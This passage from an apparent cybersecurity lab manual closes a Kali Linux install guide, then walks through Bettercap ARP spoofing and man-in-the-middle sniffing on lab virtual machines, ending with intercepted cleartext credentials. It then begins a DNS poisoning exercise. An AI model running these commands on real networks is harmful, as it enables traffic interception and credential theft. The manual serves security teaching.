choose your keyboard layout and go through any other options you are prompted with.

Step 4: Choose some options




Enter your desired hostname then move on to the next option; a hostname is what identified your computer to the network you connect to.




Enter a domain name here if you would like to or leave it blank if you do not have one;

Since Kali 2020.1 you are required to create a Non-Root user which will serve as the default user instead of the traditional root from versions of Kali prior to 2020.1. After installation, if you prefer to use Root you can activate it and set a password if that is the direction you would like to go.



For now enter your desired name, followed by a username, and finally a password.


Step 5: Partition the Drive




Here you may choose partition options and you may choose to enable and configure whole disk encryption or LVM (logical volume management) or customize your partitions to your own liking. For most people, the default options are probably going to be just fine. Click continue then follow the onscreen instructions to confirm the partition you have chosen.

Step 6: Finalize the Installation

Your installation has begun now, note that this will take several minutes depending on how fast your system is.




You will be prompted with some software options, which include desktop environments, and what tools you would like to install. Do note that you can install these tools later should you change your mind. Or find that you require more tools than you originally had chosen at installation. XFCE is Kali's default desktop environment, but you can choose GNOME or KDE plasma if you prefer.




Shortly after you may be prompted to choose a display manager. This may occur if you have chosen to install more than one desktop environment. Select whichever display manager you like best and click continue.

The installation will then continue; this should take a few more minutes depending on how fast your system is. When your installation is complete you will be prompted to restart your system. Click continue and in no time you will be greeted with a login prompt.

Welcome to your Desktop;



Your installation does not immediately boot up, it does require that you first key in a username and password. Use the username and password you set earlier during setup;



Now that you have installed Kali Linux you can log in. Next, you will be greeted by the desktop environment that you have chosen during installation.

EXPERIMENT -03

Aim: Arp spoofing attack & Mitm Attack using Bettercap Tool

Theory: Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network devices that need to communicate on the network broadcast ARP queries in the system to find out other machines' MAC addresses. ARP Poisoning is also known as **ARP Spoofing**.

Here is how ARP works −

- When one machine needs to communicate with another, it looks up its ARP table.
- If the MAC address is not found in the table, the **ARP_request** is broadcasted over the network.
- All machines on the network will compare this IP address to MAC address.
- If one of the machines in the network identifies this address, then it will respond to the **ARP_request** with its IP and MAC address.
- The requesting computer will store the address pair in its ARP table and communication will take place.

What is ARP Spoofing?

ARP packets can be forged to send data to the attacker's machine.

- ARP spoofing constructs a large number of forged ARP request and reply packets to overload the switch.
- The switch is set in **forwarding mode** and after the **ARP table** is flooded with spoofed ARP responses, the attackers can sniff all network packets.

Attackers flood a target computer ARP cache with forged entries, which is also known as **poisoning**. ARP poisoning uses Man-in-the-Middle access to poison the network.


What is MITM?

The Man-in-the-Middle attack (abbreviated MITM, MitM, MIM, MiM, MITMA) implies an active attack where the adversary impersonates the user by creating a connection between the victims and sends messages between them. In this case, the victims think that they are communicating with each other, but in reality, the malicious actor controls the communication.


A third person exists to control and monitor the traffic of communication between two parties. Some protocols such as **SSL** serve to prevent this type of attack.

Practical:


Step1: Check Attacker's IP(Kali Linux) & MAC Address (ether)



Step2: Check Victim's IP (Windows 7)



Step3: From attacker's machine, run the tool (sudo bettercap -iface eth0). This command will execute the code of the bettercap tool and you just have to select your interface.



Step4: Now by the following command we are gathering information of the devices that are connected in our network.

```
192.168.64.0/24 > 192.168.64.133 » net.probe on
192.168.64.0/24 > 192.168.64.133 » [10:54:36] [sys.log] [inf] net.probe probing 256 addresses on 192.168.64.0/24
192.168.64.0/24 > 192.168.64.133 » [10:54:36] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.64.0/24 > 192.168.64.133 » [10:54:36] [endpoint.new] endpoint 192.168.64.254 detected as 00:50:56:fd:82:d1 (VMware, Inc.).
192.168.64.0/24 > 192.168.64.133 » [10:54:36] [endpoint.new] endpoint 192.168.64.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.64.0/24 > 192.168.64.133 » [10:54:36] [endpoint.new] endpoint 192.168.64.134 detected as 00:0c:29:77:43:fe (VMware, Inc.).
192.168.64.0/24 > 192.168.64.133 »
```

Step5: The following command will show the connected devices in that network in a tabular view. From here you can select the victim.

```
192.168.64.0/24 > 192.168.64.133 » net.show
```


IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.64.133	00:0c:29:b0:59:07	eth0	VMware, Inc.	0 B	0 B	10:52:59
192.168.64.2	00:50:56:ed:25:74	gateway	VMware, Inc.	5.7 kB	3.1 kB	10:52:59
192.168.64.1	00:50:56:c0:00:08	LAPTOP-DFS28409	VMware, Inc.	2.2 kB	1.3 kB	**10:55:00**
192.168.64.134	00:0c:29:77:43:fe		VMware, Inc.	4.0 kB	7.5 kB	**10:54:53**
192.168.64.254	00:50:56:fd:82:d1		VMware, Inc.	342 B	632 B	**10:54:52**

```
↑ 53 kB / ↓ 155 kB / 3064 pkts
```

Step6: We have to turn the ful duplex mode on, so that we can intercept the traffic of our router and the victim at the same time. Also we select our target (192.168.64.134) or the list of targets to whom we want to attack. Finally turn on the arp spoofing to execute the attack.

```
192.168.64.0/24 > 192.168.64.133 » set arp.spoof.fullduplex true
192.168.64.0/24 > 192.168.64.133 » set arp.spoof.targets 192.168.64.134
192.168.64.0/24 > 192.168.64.133 » arp.spoof on
[10:56:14] [sys.log] [inf] arp.spoof enabling forwarding
192.168.64.0/24 > 192.168.64.133 » [10:56:14] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.64.0/24 > 192.168.64.133 » [10:56:14] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the a
ttack will fail.
192.168.64.0/24 > 192.168.64.133 »
```


Step7: If we go and check the victim's PC, we found that the mac address of the gateway/router(192.168.64.2) and the attacker(192.168.64.133) are same. It means arp spoofing successfully executed.




Step8: Now in this final step we only have to turn on the sniffer which will sniff packets of the victim and acts as a mitm (man in the middle) attack.

```
192.168.64.0/24 > 192.168.64.133 » net.sniff on
```

Step9: Now if the victim enters his credentials in his browser that information also goes to attacker first then to the router.



Step10: Credentials intercepted as you can see the account and password of the victim in clear text format.



EXPERIMENT -04


Aim: DNS (Domain name System) poisioning attack using Bettercap Tool

Theory: DNS Spoofing is the result of alterations to a DNS server's records resulting in the malicious redirection of traffic. DNS spoofing can be performed by a direct attack on the DNS server (what we will be talking about here) or through any form of a Man-in-the-Middle attack specifically targeting DNS traffic.

DNS Cache spoofing works explicitly in a way that exploits the way in which DNS communication is structure. When a DNS server attempts to perform a lookup on a domain, it will forward the request along to the root authoritative DNS and iteratively proceed down the chain of DNS servers until it reaches the DNS server authoritative over the domain. Since the local DNS server does not know which server is in charge of which domain, and does not know the full route to each authoritative server, it accepts replies to its queries from anywhere so long as the reply matches the query and is formatted correctly. The attacker can exploit this design by beating the actual Authoritative DNS server in replying to the local DNS server, and if it does so, the local DNS server will use the attacker's DNS record instead of the actual Authoritative answer. Due to the nature of DNS, the local DNS server has no way of determining which reply is real and which is fake.

Steps:


1. Start the windows device and note its IP Address and Subnet Mask using 'ipconfig command'.




2. Enable Apache Service and open 'etter.dns' file using the command, sudo nano /etc/ettercap/etter.dns.

```
┌──(maleficient㉿Maleficient)-[~]
└─$ sudo service apache2 start

┌──(maleficient㉿Maleficient)-[~]
└─$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.29.71  netmask 255.255.255.0  broadcast 192.168.29.255
        inet6 2405:201:400e:4d68:a00:27ff:fe9e:dbf3  prefixlen 64  scopeid 0x0<global>
        inet6 2405:201:400e:4d68:27be:ac6c:ac42:139d  prefixlen 64  scopeid 0x0<global>
